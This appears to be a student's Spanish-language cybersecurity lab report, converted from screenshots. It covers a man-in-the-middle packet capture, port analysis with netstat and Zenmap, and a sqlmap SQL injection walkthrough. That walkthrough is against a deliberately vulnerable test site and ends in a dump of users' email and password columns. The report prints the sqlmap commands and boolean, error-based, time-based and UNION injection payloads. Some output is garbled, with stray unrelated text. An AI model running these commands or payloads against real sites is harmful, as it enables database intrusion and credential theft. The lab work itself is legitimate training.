11...	87.86051...	81.88.48.71	192.168.1.40	HTTP	1483	HTTP/1.1 200 OK (GIF89a)
12...	105.3649...	81.88.48.71	192.168.1.40	HTTP	672	HTTP/1.1 200 OK (GIF89a)
11...	86.95616...	81.88.48.79	192.168.1.40	HTTP	197	HTTP/1.1 200 OK (application/javascript)
11...	86.44377...	104.18.38...	192.168.1.40	HTTP	634	HTTP/1.1 200 OK (application/pkix-cert)
11...	87.02504...	81.88.48.79	192.168.1.40	HTTP	588	HTTP/1.1 200 OK (text/css)

Connection: close\r\n
 Transfer-Encoding: chunked\r\n
 \r\n
 [HTTP response 1/1]
 [Time since request: 0.184838316 seconds]
 [Request in frame: 123140]
 [Request URI: http://foro.vespinos.com/index.php?action=login]

HTTP chunked response
 Content-encoding: gzip
 Content-length: 1880 bytes -> 6260 bytes

HTTP Response For-URI (http.response_for.uri)

Packets: 399996

Current workspace: "Workspace 1"

Menu Parrot Terminal Ettercap (as superuser) (as superuser)

Miguelillo

BLOQ MAYUS

b) Uso de netstat para análisis de puertos en Window y GNU/Linux

Solución:

En Windows dentro del terminal de comandos introducimos el comando y podemos ver las conexiones

```

C:\Users\Miguel>netstat

Conexiones activas

Proto Dirección local      Dirección remota      Estado
TCP    127.0.0.1:49692        DESKTOP-3I954N4:49693 ESTABLISHED
TCP    127.0.0.1:49693        DESKTOP-3I954N4:49692 ESTABLISHED
TCP    127.0.0.1:49696        DESKTOP-3I954N4:49697 ESTABLISHED
TCP    127.0.0.1:49697        DESKTOP-3I954N4:49696 ESTABLISHED
TCP    192.168.1.161:18514    wk-in-f188:5228      ESTABLISHED
TCP    192.168.1.161:18532    192:https             ESTABLISHED
TCP    192.168.1.161:18590    162.159.137.234:https ESTABLISHED
TCP    192.168.1.161:18612    wk-in-f188:5228      ESTABLISHED
TCP    192.168.1.161:18619    whatsapp-cdn-shv-01-mad:https ESTABLISHED
TCP    192.168.1.161:18818    46:https              ESTABLISHED
TCP    192.168.1.161:18820    46:https              ESTABLISHED
TCP    192.168.1.161:18822    46:https              ESTABLISHED
TCP    192.168.1.161:18837    162.159.130.234:https ESTABLISHED
TCP    192.168.1.161:19171    nj-in-f94:https       ESTABLISHED
TCP    192.168.1.161:19189    a2-20-253-156:https   ESTABLISHED
TCP    192.168.1.161:19190    a-0001:https          ESTABLISHED
TCP    192.168.1.161:19191    a-0001:https          ESTABLISHED
TCP    192.168.1.161:19192    52.98.200.178:https   ESTABLISHED
TCP    192.168.1.161:19193    52.98.200.178:https   ESTABLISHED
TCP    192.168.1.161:19194    13.80.170.10:https    ESTABLISHED
TCP    192.168.1.161:19197    a2-20-253-178:https   ESTABLISHED
TCP    192.168.1.161:19198    52.113.194.132:https  ESTABLISHED
TCP    192.168.1.161:19202    52.109.32.51:https    ESTABLISHED
TCP    192.168.1.161:19203    52.109.32.51:https    ESTABLISHED
  
```

Ejecutamos el comando **netstat** acompañado de **-lntu** sirve para L muestra los puertos abiertos o de escucha, N permite ver los números de los puertos T muestra los puertos TCP U muestra los puertos UDP


```

[miguel@parrot]~$ netstat -lntu
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
udp    0      0 0.0.0.0:68              0.0.0.0:*
udp    0      0 0.0.0.0:5353            0.0.0.0:*
udp    0      0 0.0.0.0:56590           0.0.0.0:*
udp6   0      0 :::5353                  :::*
udp6   0      0 :::35417                 :::*
  
```


c) Uso de software (Windows o GNU/Linux) para un análisis de puertos de un equipo en la red

Solución:

Voy a utilizar **ZNMAP** introducimos el equipo que queremos escanear y haremos un escaneo detallado y se introduce automáticamente por defecto el comando que usará



Para verlo de una manera más organizada y limpia podemos verlo en el apartado **Ports/Hosts**



Micuelillo

d) Inyección SQL


Solución:

La inyección de SQL es un tipo de ciberataque encubierto en el cual un hacker inserta código propio en un sitio web con el fin de quebrantar las medidas de seguridad y acceder a datos protegidos. Una vez dentro, puede controlar la base de datos del sitio web y secuestrar la información de los usuarios.

Enlaces para prevenir Inyección de SLQ

- ✚ <https://www.gb-advisors.com/es/6-formas-de-prevenir-ataques-de-inyeccion-sql-con-acunetix/>
- ✚ <https://www.incibe.es/empresas/blog/ataques-inyeccion-sql-amenaza-tu-web>
- ✚ <https://easydmarc.com/blog/es/que-es-una-inyeccion-sql-sqli-y-como-prevenirla/>

En mi caso voy a utilizar **Parrot OS** que es muy similar a KALI y voy a utilizar la herramienta **SLMAP**



```
Parrot [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Applications Places System
Parrot Terminal
File Edit View Search Terminal Help

Parrot
[ASCII ART]
miguellillo

Executing sqlmap -hh
README:
[ASCII ART] {1.6.12#stable}
[V...] https://sqlmap.org

Usage: python3 sqlmap [options]
Configuration
Options:
-h, --help          Show basic help message and exit
-hh                Show advanced help message and exit
--version          Show program's version number and exit
-v VERBOSE         Verbosity level: 0-6 (default 1)

Target:
At least one of these options has to be provided to define the
```

La web que probaremos será

<http://testphp.vulnweb.com/listproducts.php?cat=1>

Con **-u** indicamos la URL y con **--dbs** podemos obtener las bases de datos

```

[miguel@parrot]-[~]
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
[1.6.12#stable]
https://sqlmap.org
Miguelillo

```

Obtenemos las bases de datos para acceder a ellas

```


[20:20:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[20:20:05] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[20:20:05] [INFO] fetched data logged to text files under '/home/miguel/.local/share/sqlmap/output/testphp.vulnweb.com'
[20:20:05] [WARNING] your sqlmap version is outdated


[*] ending @ 20:20:05 /2023-11-03/ http://foro.vespines.com/index.php?action=login2

```

Con **-D** indicamos la base de datos de la que queremos obtener las tablas y con la opción **-tables** le indicamos que queremos saber las tablas.



Entre esas tablas observamos que hay una que se llama usuarios y puede ser interesante saber su contenido



Con la opción **-T** le indicamos la tabla que queremos analizar y con **-columns** que nos indique qué columnas tiene dentro.

```

[*] ending @ 20:34:51 /2023-11-03/

[miguel@parrot]~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -columns

```

Vemos que contiene la tabla **pass** y **email** donde seguramente se almacenen las cuentas de correo y contraseñas de los usuarios

```

Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7170707871,(SELECT (ELT(1694=1694,1))),0x7176786a71),1694)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 7467 FROM (SELECT(SLEEP(5)))fZeL)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7170707871,0x687558654b6661796f7778656f577a78586575454971665a554d4d4a4a)

[20:35:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[20:35:15] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
(8 columns)
+-----+
| Column | Type |
+-----+
| address | mediumtext |
| cart | varchar(100) |
| cc | varchar(100) |
| email | varchar(100) |
| name | varchar(100) |
| pass | varchar(100) |
| phone | varchar(100) |
| unname | varchar(100) |
+-----+

[20:35:16] [INFO] fetched data logged to text files under '/home/miguel/.local/share/sqlmap/output/testphp.vulnweb.com'
[20:35:16] [WARNING] your sqlmap version is outdated
[*] ending @ 20:35:16 /2023-11-03/

```


Con la opción **-C** le indicaremos las columnas de las que queremos obtener el contenido en este caso de dos columnas y con la opción **-dump** que nos muestre su contenido

```

[*] ending @ 20:43:38 /2023-11-03/

[miguel@parrot]-[~]
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C email,pass -dump

{1.6.12#stable}

https://sqlmap.org

Miguelillo

```

Podemos observar los “**correo**” y las “**contraseña de los usuarios**” en este caso solo hay una de cada.

```

Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7980=7980

Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7170707871,(SELECT (ELT(1694=1694,1))),0x7176786a71),1694)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 7467 FROM (SELECT(SLEEP(5)))fZel)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7170707871,0x687550654b6661796f7778656f577a78586575454971665a53
LL,NULL,NULL--

[20:37:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[20:37:57] [INFO] fetching entries of column(s) 'email,pass' for table 'users' in database 'acuart'
[20:37:57] [INFO] heuristics detected web page charset 'utf-8'
Database: acuart
Table: users
[1 entry]
+-----+-----+
| email | pass |
+-----+-----+
| er, Deneyap Kocaeli/Izmit yetkililerine bildirilmiştir. | test |
+-----+-----+

[20:37:57] [INFO] table 'acuart.users' dumped to CSV file '/home/miguel/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[20:37:57] [INFO] fetched data logged to text files under '/home/miguel/.local/share/sqlmap/output/testphp.vulnweb.com'
[20:37:57] [WARNING] your sqlmap version is outdated

Miguelillo

```

Conclusión

En relación de la práctica de man in the middle podemos ver que es esencial tener un control de los usuarios que acceden a la red y proteger las comunicaciones para evitar robo de datos. Como pueden ser usuarios, contraseñas, datos sensibles etc.

En cuanto a inyecciones de SQL es esencial que protejamos las webs de inyecciones de sql ya que en este caso simplemente es una prueba, pero podría ser una situación real con cuentas de administradores información de clientes etc.